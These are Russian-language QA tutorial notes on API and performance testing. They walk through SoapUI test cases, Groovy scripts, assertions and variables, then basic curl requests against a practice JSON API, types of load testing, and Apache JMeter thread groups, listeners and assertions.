- Диалог создать сперва новый «TestSuite» – Name: BUGRED
- Диалог создать в «TestSuite» новый «TestCase» – Name: Smoke
- Окно «Add Request to TestCase»:

Name:	doRegister
Add Soap Request Assertion:	<input checked="" type="checkbox"/>
Shows TestCase Editor:	<input checked="" type="checkbox"/>
(Others)	<input type="checkbox"/>
- Добавить в Тест-кейс правым кликом ещё запросы: «doLogin», «getUser», «deleteUser»
- Запросы «doRegister», «doLogin», «getUser», «deleteUser» превратились в **Шаги** Тест-кейса
Отличие – внизу окна каждого Шага есть кнопки «Assertions (...)» и «Request Log (...)», а в простых Запросах этих кнопок нет. **Assertions** – это и есть непосредственно сами тесты, проверки
- Открыть один из Шагов: «doLogin»
- Клик на «Assertions (...)» – снизу выпадет поле, для добавление Ассётов
- По умолчанию уже проставлен 1 Ассёрт «● SOAP Request – UNKNOWN»
- Статус «UNKNOWN» – т.к. не было действий
- Отправить «▶»
- Вне зависимости, какой результат придёт в теле ответа: «true/false» статус будет «VALID», потому что проверка идёт на соответствие ответа формату XML: «● SOAP Request – VALID»

ДОБАВЛЕНИЕ АССЁРТОВ (SOAP-ЗАПРОС)

- В окне Шага нажать «+»
- Появится окно «Add Assertion», со списком разделов Ассётов:

Recently Used
Property Content
Compliance, Status and Standards
Script
SLA
JMS
JDBC
Security
- Выбрать из раздела, н-р, «Compliance, Status and Standards» Ассёрт «Valid HTTP status codes»
- Ввести желаемые статус-коды, н-р, «200, 201, 202»
- Ассёрт добавится к списку внизу:
«● SOAP Request – VALID»

«● Valid HTTP status codes – VALID»

- Каждый Ассёрт можно переименовать
- Теперь можно запустить Тест-Кейс, который сам по себе и есть Раннер
- Есть ещё Раннер под правой кнопкой, но его надо подгружать из файла

СОЗДАНИЕ ПРОЕКТА, КОЛЛЕКЦИИ, ЗАПРОСОВ (REST-ЗАПРОС)

- File → New REST Project
- В окне «New Rest Project»:
 - URI: http://users.bugred.ru/tasks/rest/
- Окно «Request 1», с методом GET по умолчанию, и автоматич. разбитым URI на «Endpoint» и «Resource»
- Заменить метод на POST
- В поле «Resource» дописываем действие «doregister»
- В область «Name – Value» вводим параметры и значения (параметры узнать из спеки)

name	MarcusLucius
email	marcuslucius@gmail.com
password	123456
- В поле «Parameters» значения пропишутся автоматически:
«?name=MarcusLucius&email=marcuslucius@gmail.com&password=123456»
- В поле Ответа Переключится на тег «JSON»
- Отправить «▶»

Request 1				
	Method	Endpoint	Resource	Parameters
▶	GET	http://users.bugred.ru	/tasks/rest/doregister	?name=MarcusLucius&email=ma.....
Request	+ ×	Name Value Style Level	XML	{ "name": "MarcusLucius", "avatar": "http://users.bugred.ru/tmp/default_avatar.jpg", "password": "ba3253876aed6bc22d4a6ff53d8406c6ad864195ed144ab5c87621b6c233b5 48baeae6956df346ec8c17f5ea10f35ee3cbc514797ed7ddd3145464e2a0bab 413", "birthday": 0, "email": "marcuslucius@gmail.com", "gender": "", "date_start": 0, "hobby": "" }
Raw	Raw		HTML	
			Raw	

- Дерево имеет вид:
- REST project BUGRED
 - ↳ http://users.bugred.ru
 - Rest [/tasks/rest/doregister]
 - Rest 1
 - ▷ Request 1
- Добавить новый запрос получится только с уровня «↳ http://users.bugred.ru» (правый клик → «New Resource»), иначе, и Ресурс «/tasks/rest/doregister», и Параметры «?name=MarcusLucius&email=ma.....» будут меняться и на всех уровнях ниже:
 - Rest [/tasks/rest/doregister]
 - Rest 1
 - ▷ Request 1

СОЗДАНИЕ ТЕСТ-СЮТОВ И ТЕСТ-КЕЙСОВ (REST-ЗАПРОС)

- Открыть Запрос
- Нажать на неприметную галочку рядом с «Method» (рядом с кнопками «Play» и «Stop»)
- Диалог создать сперва новый «TestSuite» – Name: REST
- Диалог создать в «TestSuite» новый «TestCase» – Name: Smoke
- Окно «Add Request to TestCase»:

Name:	doRegister
Close Request Window:	<input checked="" type="checkbox"/>
Shows TestCase Editor:	<input checked="" type="checkbox"/>
Shows TestCase Editor:	<input checked="" type="checkbox"/>
- Добавить в Тест-кейс правым кликом ещё запросы: «doLogin», «getUser», «deleteUser»

- Запросы «doRegister», «doLogin», «getUser», «deleteUser» превратились в Шаги Тест-кейса
Отличие – внизу окна каждого Шага есть кнопки «Assertions (...)» и «Request Log (...)», а в простых запросах этих кнопок нет. Assertions – это и есть непосредственно сами тесты, проверки
- Открыть один из Шагов: «doLogin»
- Клик на «Assertions (...)» – снизу выпадет поле, для добавления Ассёртов
- По умолчанию, в отличие от SOAP-запроса, Ассёрты не проставлены.

ДОБАВЛЕНИЕ АССЁРТОВ (REST-ЗАПРОС)

- В окне Шага нажать «+»
- Появится окно «Add Assertion», со списком разделов Ассёртов:
 - Recently Used
 - Property Content
 - Compliance, Status and Standards
 - Script
 - SLA
 - JMS
 - JDBC
 - Security
- Выбрать из раздела, например, «Compliance, Status and Standards» Ассёрт «Valid HTTP status codes»
- Ввести желаемые статус-коды, например, «200, 201, 202»
- Ассёрт добавится к списку внизу:
 - «● Valid HTTP status codes – VALID»
- Каждый Ассёрт можно переименовать
- Теперь можно запустить Тест-Кейс, который сам по себе и есть Раннер
- Есть ещё Раннер под правой кнопкой, но его надо подгружать из файла

ДОБАВЛЕНИЕ ПЕРЕМЕННЫХ (REST-ЗАПРОС)

На каждом уровне (Проект, Тест-Сьют, Тест-Кейс) можно добавить переменные

- File → New SOAP Project
- В окне «New Soap Project»:
- Initial WSDL: <https://qahacking.ru/lessons/testovye-wsdl-dlya-testirovaniya-soapui>
- Имя присваивается автоматически из WSDL: «Numberconversion»
- Дабл-клик на Проекте «Numberconversion»
- В нижней части окна «Numberconversion» нажать «+»
- Ввести произвольную переменную

Name	Value
name	ABC
- В дереве выбрать Действие «NumberToDollars»
- В «Request 1» вместо «?» подставить «12»
- В Ответе получим «Twelve Dollars»
- В дереве: Правый клик на запросе «Request1»
- «Add to TestCase»
- Создать Тест-Сьют и Тест-Кейс с Шагом «Request1»
- В дереве: Правый клик на шагах «TestSteps»
- «Add Step» → «Add Groovy Script»
- Появится окно Groovy-скрипта «★ Groovy» (Groovy – чувствителен к регистру!)
- Ввести скрипт: `log.info "Hello World!"`, где «`log.info`» означает «вывести в консоль»
- Выполнить «▶»
- Снизу в окне скрипта в консоли придёт ответ: `Mon Dec 20 15:07:25 EET 2021:INFO>Hello World!`
- Имеется заданная переменная:

Name	Value
name	ABCD
- В скрипте задаём (define) имя переменной (где «`name`» в скрипте совпадает со значением колонки «Name: `name`» из таблицы): `def name`
- Присваиваем переменной ссылку на переменную проекта: `def name=context.expand("${#Project#Name}")`
- Выводим переменную в консоль: `log.info ("Project property name is " + name)`
- Запрос и Ответ в консоли:

```
log.info "Hello World!"  
def name=context.expand("${#Project#Name}")  
("Project property name is " + name)
```

Mon Dec 20 16:24:14 EET 2021:INFO:Hello World!
Mon Dec 20 16:24:14 EET 2021:INFO:Project property name is ABCD

- Можно посмотреть расположение программы SoapUI на компьютере:

```
def soapLocation=context.expand("${#System#user.home}")  
("Location of the SoapUI program is " + soapLocation)
```

Mon Dec 20 16:36:03 EET 2021:INFO:Location of the SoapUI program is C:\Users\Admin1

- Можно добавить переменную на уровне Тест-Сьюта
- Дабл-клик по «TestSuite»
- В нижней части окна «TestSuite» нажать «+»
- Ввести произвольную переменную

Name	Value
TSproperty	Odessa

- Задать в скрипте переменную для Тест-сьюта внутри Тест-кейса, внутри Тест-Раннера («**def variable**») и вывести её («**log.info** »)

```
def variable = testRunner.testCase.testSuite.getPropertyValue ("TSProperty")  
log.info ("TestSuite Property is " + variable)
```

Mon Dec 20 17:16:47 EET 2021:INFO:TestSuite Property is Odessa

- Если «**variable**» взять в кавычки, то «**variable**» выведется просто как текст, а не как переменная, с помощью «+» можно добавлять новые «склейки» текста для вывода:

```
log.info ("TestSuite Property is " + "variable" + "Qwerty")
```

Mon Dec 20 17:16:47 EET 2021:INFO:TestSuite Property is variable Qwerty

- Можно Груви-скриптом прописать проверки тестов, которые использовать как Ассёрты.
- Использовать переменную «status», присвоить ему значение имени Шага «NumberToDollars - Request 1»

```
def status = testRunner.runTestStepByName ("NumberToDollars - Request 1")
```

```
log.info ("Status of the test step is " + status)
```

Mon Dec 20 17:42:36 EET 2021:INFO:Status of the test step is com.eviware.soapui.impl.wsdl.teststeps.WsdITestRequestStepResult@204a1346

- Получаем ответ, но он зашифрован
- Ввести ещё одну переменную «result», которая будет принимать значение переменной «status» по методу «**getStatus**» текстовой строкой «**toString**»: **def result = status.getStatus().toString()** и вывести в консоль «**log.info**»
- Получаем расшифровку: OK

```
def status = testRunner.runTestStepByName ("NumberToDollars - Request 1")
```

```
log.info ("Status of the test step is " + status)
```

```
def result = status.getStatus().toString()
```

```
log.info ("The result is " + result)
```

Mon Dec 20 17:42:36 EET 2021:INFO:Status of the test step is com.eviware.soapui.impl....epResult@204a1346
Mon Dec 20 17:58:30 EET 2021:INFO:The result is OK

- Можно добавить с помощью «if» и «else» некоторое значение, которое будет выводиться при определённом условии, н-р, когда статус совпадает или нет с «OK»

```
def status = testRunner.runTestStepByName ("NumberToDollars - Request 1")
```

```
log.info ("Status of the test step is " + status)
```

```
def result = status.getStatus().toString()
```

```
log.info ("The result is " + result)
```

```
if (result=="OK")
```

```
{log.info ("Congrats! Yr test passed!")}  
else  
{log.info ("Damn it! This is weird")}
```

```
Mon Dec 20 17:42:36 EET 2021:INFO:Status of the test step is com.eviware.soapui.impl....epResult@204a1346  
Mon Dec 20 17:58:30 EET 2021:INFO:The result is OK  
Mon Dec 20 18:19:19 EET 2021:INFO:Congrats! Yr test passed!
```

- Если в «if» прописать результат отличный от OK: «555»

```
def status = testRunner.runTestStepByName ("NumberToDollars - Request 1")  
log.info ("Status of the test step is " + status)  
def result = status.getStatus().toString()  
log.info ("The result is " + result)  
if (result=="OK")  
{log.info ("Congrats! Yr test passed!")}  
else  
{log.info ("Damn it! This is weird")}
```

```
Mon Dec 20 17:42:36 EET 2021:INFO:Status of the test step is com.eviware.soapui.impl....epResult@204a1346  
Mon Dec 20 17:58:30 EET 2021:INFO:The result is OK  
Mon Dec 20 18:20:45 EET 2021:INFO:Damn it! This is weird
```

CURL

? Curl (Client URL) – отправить запросы на сервер из Командной строки

Curl, Client URL – это утилита командной строки, которая позволяет выполнять HTTP-запросы с различными параметрами и методами. Вместо того, чтобы переходить к веб-ресурсам в адресной строке браузера, можно использовать командную строку, чтобы получить те же ресурсы, извлечённые в виде текста.

Утилита доступна в большинстве систем на основе Unix и предназначена для проверки подключения к URL-адресам. Кроме того команда Curl – отличный инструмент передачи данных. Curl работает на libcurl, которая является бесплатной библиотекой для передачи URL на стороне клиента.

? Использование Curl

- БРАУЗЕР: Используем тренировочный сайт по запросам JSON: <https://jsonplaceholder.typicode.com>
- БРАУЗЕР: Добавляем «/posts»: <https://jsonplaceholder.typicode.com/posts>
- БРАУЗЕР: Приходит ответ со списком пользователей:

```
[  
 {  
   "userId": 1,  
   "id": 1,  
   "title": "sunt aut facere repellat provident occaecati excepturi optio reprehenderit",  
   "body": "quia et suscipit\\nsuscipit recusandae consequuntur expedita et cum\\nreprehenderit molestiae ut ut quas totam\\nnostrum rerum est autem sunt rem eveniet architecto"  
 },  
 {  
   "userId": 1,  
   "id": 2,  
   ...  
 }...  
 ]
```

- Запустить CLI
- CLI: Команда: **curl https://jsonplaceholder.typicode.com/posts**
- CLI: Получаем тот-же результат со списком пользователей в командной строке:

```
[  
 {  
   "userId": 1,  
   "id": 1,  
   "title": "sunt aut facere repellat provident occaecati excepturi optio reprehenderit",  
   "body": "quia et suscipit\\nsuscipit recusandae consequuntur expedita et cum\\nreprehenderit molestiae ut ut quas totam\\nnostrum rerum est autem sunt rem eveniet architecto"  
 },  
 {  
   "userId": 1,  
   "id": 2,  
   ...  
 }...  
 ]
```

- CLI: Для получения только юзера с id 20: **curl https://jsonplaceholder.typicode.com/posts/20**

```
{  
   "userId": 2,  
   "id": 20,  
   "title": "doloribus ad provident suscipit at",  
   "body": "qui consequuntur ducimus possimus quisquam amet similiqu\\nsuscipit porro ipsam amet\\neos veritatis officiis exercitationem vel fugit aut necessitatibus totam\\nomnis rerum consequatur expedita quidem cumque explicabo"  
 }
```

- CLI: Опция «-i» – получение информации о заголовках + само тело: **curl -i https://jsonplaceholder.typi...**

```
C:\Users\Admin1>curl -i https://jsonplaceholder.typicode.com/posts/20  
HTTP/1.1 200 OK  
Date: Mon, 20 Dec 2021 17:10:39 GMT  
Content-Type: application/json; charset=utf-8  
Content-Length: 308  
Connection: keep-alive  
x-powered-by: Express  
...  
...  
...  
  
{  
   "userId": 2,  
   "id": 20,  
   "title": "doloribus ad provident suscipit at",  
   "body": "qui consequuntur ducimus possimus quisquam amet similiqu\\nsuscipit p  
orro ipsam amet\\neos veritatis officiis exercitationem vel fugit aut necessitati  
bus totam\\nomnis rerum consequatur expedita quidem cumque explicabo"  
 }
```

- CLI: Опция «I» – получение только информации о заголовках: curl -I https://jsonplaceholder.typicode.com/posts/20

```
C:\Users\Admin1>curl -I https://jsonplaceholder.typicode.com/posts/20
HTTP/1.1 200 OK
Date: Mon, 20 Dec 2021 17:10:39 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 308
Connection: keep-alive
x-powered-by: Express
...
...
...
```

- CLI: Опция «o» – сохранить ответ в файл «File.txt»:

```
curl -o File.txt https://jsonplaceholder.typicode.com/posts/20
```

- CLI: Опция «O» – сохранить ответ в текстовый файл «posts» без расширения:

```
curl -O https://jsonplaceholder.typicode.com/posts/20
```

- CLI: Обновить пользователя id 20: Опция «X» – метод запроса HTTP, опция «d „...”» обновить данные (параметры смотрим в списке пользователей)

```
curl -X PUT -d "title=MarcusLucius&body=Emperor" https://jsonplaceholder.typicode.com/posts/20
```

```
C:\Users\Admin1>curl -X PUT -d "title=MarcusLucius&body=Emperor" https://jsonplaceholder.typicode.com/posts/20
{
  "title": "MarcusLucius",
  "body": "Emperor",
  "id": 20
}
```

- CLI: Создать пользователя (id будет: последний+1): опция «- - data „...”» создать данные (параметры смотрим в списке пользователей)

```
curl --data "title=MiramacOrdus&body=Wiper" https://jsonplaceholder.typicode.com/posts/
```

```
C:\Users\Admin1>curl -X PUT -d "title=MarcusLucius&body=Emperor" https://jsonplaceholder.typicode.com/posts/20
{
  "title": " MiramacOrdus ",
  "body": " Wiper ",
  "id": 101
}
```

- CLI: Загрузить картинку

- БРАУЗЕР: копировать URL картинки «<https://i.imgur.com/lBltATn.png>»

- CLI: Загрузить картинку: curl -O <https://i.imgur.com/lBltATn.png>

Performance Testing

? Тестирование производительности:

- Тестирование Ёмкости/Способностей (Capacity testing);
- Стрессовое (Stress testing);
- Нагрузочное (Load testing);
- Объёмное тестирование (Volume testing);
- Выносливости (Soak/Endurance testing);
- Стабильности/надёжности (Stability / Reliability testing);
- Шиповое (Spike);
- Отказоустойчивости (Stability testing);
- Масштабируемости (Scalability test).

? Что такое тестирование производительности

Это класс тестирования ПО, который фокусируется на производительности системы при определённой нагрузке. Он не ищет напрямую ошибки или дефекты. Он производит аналитику на основе эталонных тестов и предоставляет разработчику всю диагностическую информацию, необходимую для выявления проблем производительности и узких мест. При этом происходит:

- измерение времени выполнения выбранных операций при определённых интенсивностях выполнения этих операций
- определение количества пользователей, одновременно работающих с приложением
- определение границ приемлемой производительности при увеличении нагрузки (при увеличении интенсивности выполнения этих операций)
- исследование производительности на высоких, предельных, стрессовых нагрузках


Важно понимать, что все подвиды тестирования производительности это, грубо говоря, одно и то же, просто в зависимости от конкретного подвида выбираются разные параметры (показатели нагрузки/пользователей, длительности и т.п.) и собираются соответствующие метрики. Точкой отсчёта принято брать результаты Capacity testing.

В реальном мире проводят только часть из перечисленных подвидов в соответствии с бюджетом и приоритетами данного ПО, а параметры тестов и метрики могут корректироваться в разных ситуациях.

? Тестирование ёмкости/способностей? (Capacity)

Capacity – базовый тест, который обычно выполняется первым. Все последующие тесты на среднее время ответа, регенерацию системы, утилизацию ресурсов нужно выполнять с оглядкой на результаты Capacity. Ёмкость системы измеряется в «rps» (requests per second). Используемый подход: ступенчато повышаем нагрузку до момента, когда время ответа начнёт расти экспоненциально. Экспоненциальный рост времени ответа, как правило, связан с полной утилизацией одного из ресурсов, из-за которого запросы вместо моментальной обработки выстраиваются друг за другом и ждут своей очереди на обработку.

Capacity test flow:



Capacity point – точка, где перестаёт расти Throughput, но увеличивается Response Time, то есть система перестаёт справляться с запросами.

Исходя из этого тестирования, выбираются значения для stress, load и soak/endurance тестов. Для stress берётся значение близкое к capacity point, но немного меньше. Для load количество пользователей из зоны деградации.

Важно, ваша цель, не получить кол-во rps, при котором все взрывается, а понять, какой именно ресурс станет узким местом, при повышении нагрузки. Поэтому, если обстреливаемый вами сервер не покрыт мониторингом – можете даже не начинать тест. Общий подход к сбору телеметрии – чем больше метрик собирается, тем лучше.

В некоторых случаях Capacity называют так же Scalability (масштабируемость), но в целом это не равнозначные понятия.

? Что означает тестирование масштабируемости? (Scalability)

Профиль нагрузки тот же, что и при нагрузочном тестировании. Что получаем в результате? Ответы на следующие вопросы:


- Увеличится ли производительность приложения, если добавить дополнительные аппаратные ресурсы?
- Увеличится ли производительность пропорционально количеству добавленных аппаратных средств?
- Разница между тестированием ёмкости/способностей и тестированием масштабируемости? (Capacity vs Scalability)

Тестирование масштабируемости – это тестирование программного приложения для измерения его способности увеличивать или уменьшать масштаб с точки зрения любых его нефункциональных возможностей. Тестирование производительности, масштабируемости и надёжности обычно группируется аналитиками качества ПО.

Тестирование ёмкости измеряет, сколько пользователей может обработать приложение. Это подмножество тестирования масштабируемости, в котором при тестировании масштабируемости вы получите меру ёмкости приложения. Тестирование масштабируемости измеряет, насколько хорошо приложение справляется с растущим числом пользователей. Если вы тестируете масштабируемость до тех пор, пока приложение не выйдет из строя, у вас будет мера того, сколько пользователей (ёмкость) может обработать приложение.

? Стессовое тестирование? (Stress testing)


Стессовое тестирование выполняется самым первым, если нет отдельного Capacity тестирования, хотя по факту это все равно будет Capacity, т.к. нагрузка берётся «с потолка». Позволяет проверить насколько приложение и система в целом работоспособны в условиях высокой нагрузки. Нагрузка на систему будет возрастать непрерывно до тех пор, пока не будет достигнут один из критериев его остановки. Пример: стресс-тест банковской системы был остановлен при превышении отметки в 1500 пользователей, когда высокая загруженность процессора (более 80%) привела к увеличению среднего времени отклика в пять раз и массовому появлению ошибок HTTP(S).



? Нагрузочное тестирование? (Load)

Нагрузочное тестирование – это тестирование, имитирующее работу определённого количества бизнес пользователей на каком-либо общем (разделяемом ими) ресурсе. Этот тип тестирования производительности выполняется для диагностики поведения системы при увеличении рабочей нагрузки.

Нагрузка на систему обычно подаётся на протяжении 1-2 часов (в некоторых источниках: 4-8 часов, хотя это уже больше endurance), количество пользователей для нагрузочного теста берётся из зоны деградации (в некоторых источниках: определяется в количестве 80% от результата максимальной производительности). В это время собираются метрики производительности: количество запросов в секунду, транзакций в секунду, время отклика от сервера, процент ошибок в ответах, утилизация аппаратных ресурсов и т. д.



? Объёмное тестирование (Volume testing)

Объёмное тестирование предназначено для прогнозирования того, может ли система / приложение обрабатывать большой объем данных. Это тестирование сосредоточено на наполнении базы данных продукта в реальных сценариях использования.

Пример 1: отправка через POST-запросы очень большого количества данных.

Пример 2: как изменится производительность приложения спустя X лет, если аудитория приложения вырастет в Y раз?

? Тестирование выносливости/стабильности/надёжности (Soak/Endurance/Stability/Reliability testing)

Задачей тестирования стабильности является проверка работоспособности приложения при длительном (многочасовом) тестировании со средним уровнем нагрузки. Время выполнения операций может играть в данном виде тестирования второстепенную роль. При этом на первое место выходит проверка на утечки памяти, время отклика, правильность подключения и закрытия подключения к модулям (например, БД) и т.п. в течение длительного времени, чтобы гарантировать, что после длительного периода время отклика системы останется таким же или лучше, чем на начало теста. Этот тип тестирования выполняется в самом конце (а где-то по ночам). Так же он помогает управлять будущими нагрузками, ведь нам необходимо понять, сколько дополнительных ресурсов (таких как ЦП, ёмкость диска, использование памяти или пропускная способность сети) необходимы для поддержки использования в будущем.

? Спайк/шиповое тестирование? (Spike)

Этот вид тестирования предназначен для определения поведения системы при внезапном увеличении нагрузки (большого количества пользователей) на систему. Например, дни распродаж в интернет-магазине.

? Тестирование устойчивости? (Resilience)

Проверка устойчивости проводится для того, чтобы убедиться, что система способна вернуться в исходное состояние после кратковременного напряжения. Например, если в интернет-магазине действует скидка на определённые товары на короткое время, скажем, один час в день.

JMeter

? Apache JMeter – инструмент для проведения нагрузочного тестирования

Возможно создание большого количества запросов с помощью нескольких компьютеров при управлении этим процессом с одного из них. Архитектура, поддерживающая плагины сторонних разработчиков, позволяет дополнять инструмент новыми функциями. В программе реализованы механизмы авторизации виртуальных пользователей, поддерживаются пользовательские сеансы. Организовано логирование результатов теста и разнообразная визуализация результатов в виде диаграмм, таблиц и т. п.

? Одна из главных метрик – время отклика (в мс)

? Работа с JMeter

СОЗДАТЬ ПРОЕКТ

Каждый новый проект – открывается вместо старого. 2 проекта в рабочем пространстве быть не могут.

Практически вся работа происходит через правый клик.

В корне дерева будет «TestPlan» – это как Коллекция в Postman или Проект в SoapUI

К Тест-Плану добавляем Группу, с которой будем работать:

В дереве «TestPlan» (правый клик) → Add → Thread (Users) → Thread Group

В окне «Thread Group»:

Name:	Group1	Имя Группы
Comments:	Комменты	
Action to be taken after a Sampler error -----		
<input checked="" type="radio"/> Continue <input type="radio"/> Start next thread Loop <input type="radio"/> Stop Thread <input type="radio"/> Stop Test <input type="radio"/> Stop Test Now		
Thread Properties: -----		
Number of Threads (users):	10 Кол-во пользователей, кот будут отправлять запрос (н-р 100, 7088, ...)	
Rump-up period (seconds):	1 С какой периодичностью пользователи будут отправлять запросы	
Loop Count:	<input type="checkbox"/> Infinity	5 Кол-во итераций запроса (если <input checked="" type="checkbox"/> – зациклена итерация)
<input checked="" type="checkbox"/> Same user on each iteration		
<input type="checkbox"/> Delay Thread creation until needed		
<input type="checkbox"/> Specify Thread lifetime		

СОЗДАТЬ ЗАПРОС

В дереве «Group1» → Add → Sampler → HTTP Request (можно выбрать запросы разных типов)

Name:	HTTP-Request	Имя Запроса			
Comments:	Комменты				
<input type="radio"/> Basic	<input checked="" type="radio"/> Advanced				
Web Server -----					
Protocol [http]:	[http/ https]	Server name or IP: mysite.net			
Port Number: (XXXX)					
HTTP Request: -----					
<input type="radio"/> GET	<input type="radio"/>	Path: /menu/adults/page1			
<input type="checkbox"/> Redirect Automatically <input checked="" type="checkbox"/> Follow Redirects <input checked="" type="checkbox"/> Use Keep Alive <input type="checkbox"/> Use multipart/form-data <input type="checkbox"/> Browser-compatible headers					
Parameters	Body Data	Files Upload			
(в теге Body можно отправить JSON, в теге Files Upload – н-р, картинку)					
Send Parameters With the Request					
Name	Value	URL Encode?	Content Type	Include Equals?	
В теге Parameters можно отправлять переменные и значения в API, вбиваются они сюда					
<input type="button" value="Detail"/>	<input type="button" value="Add"/>	<input type="button" value="Add from Clipboard"/>	<input type="button" value="Delete"/>	<input type="button" value="Up"/>	<input type="button" value="Down"/>

Добавился «HTTP Request» запрос на сайт

JMeter обязует сохранить Запрос: «Save»

Start «▶»

Запрос на сайт выполнился, имитируя 10 пользователей, заходивших через 1 сек; всё это повторилось 5 раз. Если прилетели ошибки (вверху справа) – можно посмотреть их, кликнув «▲» – внизу откроется вкладка.

Чтобы понять, что происходило в момент такого Запроса, нужен некий отчёт.
Для этого добавляются сущности Слушатели «Listener».

ДОБАВИТЬ ЛИСТЕНЕРА

В дереве: Group1 → Add → Listener → (выбрать) View Results in Table

Добавился Слушатель, выделить его «View Results in Table»

Start «▶»

Идёт Запрос, в это время результаты начинают приходить в виде таблицы, где можно видеть номер и время подзапросов, кол-во пользователей за итерацию (1 – 10), отклик в мс, статус, сколько байт отправлено, Latency время от момента отправления запроса до начала получения данных и т.д.

Это своего рода отчёт.

Добавим ещё Слушателя: Group1 → Add → Listener → View Results in Tree

«View Results in Tree»

Start «▶»

Обрабатывается запрос – результаты будут в виде Дерева, по содержанию схожи с «View Results in Table»

Добавим Слушателя: Group1 → Add → Listener → Graph Results

«Graph Results»

Start «▶»

Обрабатывается запрос – результаты будут в виде Графика, по оси «x» кол-во сэмплов, по оси «y» время

Но метод не очень наглядный при малом кол-ве имитируемых пользователей

Перейти к «Group1»

Увеличить кол-во юзеров с 10 до 500 или 1000чел, и поставить кол-во итераций: бесконечность

Вернуться к «Graph Results»

Там точками будут выстраиваться разные графики.

В это время в браузере сайт начнёт работать хуже и хуже и, в конце концов, упадёт.

Stop «●» – чтобы остановить процесс: прекратить имитировать 100500 пользователей и разгрузить сайт.

ДОБАВИТЬ АССЁРТ

Надо добавить саму проверку – Ассёрт, где можно сравнить результаты.

(Предварительно уменьшим в «Group1» пользователей со 100500 до 5, время 1сек, 1 итерация)

В дереве: Group1 → Add → Assertion → (выбрать) View Results in Table

Добавилась Проверка, выделить её «Response Assertion»

Name:	<input type="text" value="Response Code - 200"/>	Имя Ассёрта				
Comments:	Комменты					
Apply to:	<hr/>					
<input type="checkbox"/> Main sample and sub-samples <input checked="" type="radio"/> Main sample only <input type="checkbox"/> Sub-samples only <input type="checkbox"/> JMETER variable name to use						
Field to Test:	<hr/>					
<input type="checkbox"/> Text Response <input checked="" type="radio"/> Response Code <input type="checkbox"/> Response Message <input type="checkbox"/> Response Headers <input type="checkbox"/> Request Headers <input type="checkbox"/> URL Sampled <input type="checkbox"/> Document (text) <input type="checkbox"/> Ignore Status <input type="checkbox"/> Request Data						
Pattern Matching Rules	<hr/>					
<input type="checkbox"/> Contains <input type="checkbox"/> Matches <input checked="" type="radio"/> Equals <input type="checkbox"/> Substring <input type="checkbox"/> Not <input type="checkbox"/> Or						
Patterns to Test	<hr/>					
<table border="1"><tr><td colspan="2">Patterns to Test</td></tr><tr><td colspan="2">200</td></tr></table>			Patterns to Test		200	
Patterns to Test						
200						
<hr/> <table border="1"><tr><td><input type="button" value="Add"/></td><td><input type="button" value="Add from Clipboard"/></td><td><input type="button" value="Delete"/></td></tr></table>			<input type="button" value="Add"/>	<input type="button" value="Add from Clipboard"/>	<input type="button" value="Delete"/>	
<input type="button" value="Add"/>	<input type="button" value="Add from Clipboard"/>	<input type="button" value="Delete"/>				

В окне «Response Assertion» указать:

Имя и комментарии Проверки – «Response Code – 200»

Будет она применяться только к запросу или к подзапросам – Main sample only

Выбрать поле для теста – Response Code

Правила работы паттернов – Equals

«Add»

Паттерны (ожидаемый результат) – 200

Получаем вводные данные:

Пользователей: 5

Периодичность: 1с

Итераций: 1

Проверка: Ответа сервера

Применить к: Только главному запросу

Что именно проверяем: Статус код

Правило: Полное совпадение

Значение: 200

Start «▶»

Результаты проверки можно посмотреть в Листенерах, н-р «View Results in Table», где непрошедшие

запросы будут помечены красным, с описанием фактического результата и несовпадения

Чтобы очистить поле истории Ответов (вверху по центру) нажать «Clear» (1 метёлка) или «Clear All» (2 метёлки)

Добавим Ассёрт на Время отклика

В дереве: Group1 → Add → Assertion → (выбрать) Duration Assertions

Смотрим среднее время отклика в Листенере «View Results in Table» (если нет спеки или опыта)

Добавилась Проверка, выделить её «Duration Assertions»

Name:	Duration time less than 500ms Имя Ассёрта	
Comments:	Комменты	
Apply to:	-----	
<input type="radio"/> Main sample and sub-samples	<input checked="" type="radio"/> Main sample only	<input type="radio"/> Sub-samples only
Duration to Assert:	-----	
Duration in milliseconds:	510	

Получаем вводные данные:

Пользователей: 5

Периодичность: 1с

Итераций: 1

Проверка: Время отклика сервера

Применить к: Только главному запросу

Время отклика: 510мс

Листенер «View Results in Table»

Start «▶»

Смотрим результаты

Sample #	Start Time	Thread Name	Label	Sample Time (ms)	Status	Bytes	Sent Bytes	Latency	Connect Time (ms)
1	00:20:50.433	Group1 1-1	HTTP Request	516	🔴	113798	116	375	81
2	00:20:50.648	Group1 1-2	HTTP Request	514	🔴	113798	116	365	75
3	00:20:50.831	Group1 1-3	HTTP Request	483	🟢	113798	116	347	71
4	00:20:51.031	Group1 1-4	HTTP Request	502	🟢	113798	116	372	81
5	00:20:51.230	Group1 1-5	HTTP Request	464	🟢	113798	116	345	66

Там, где время отклика > 500мс – статус с красным щитом – проверки не прошли

ЗАПРОС К БАЗЕ ДАННЫХ

Должна быть готова БД на MySQL сайте

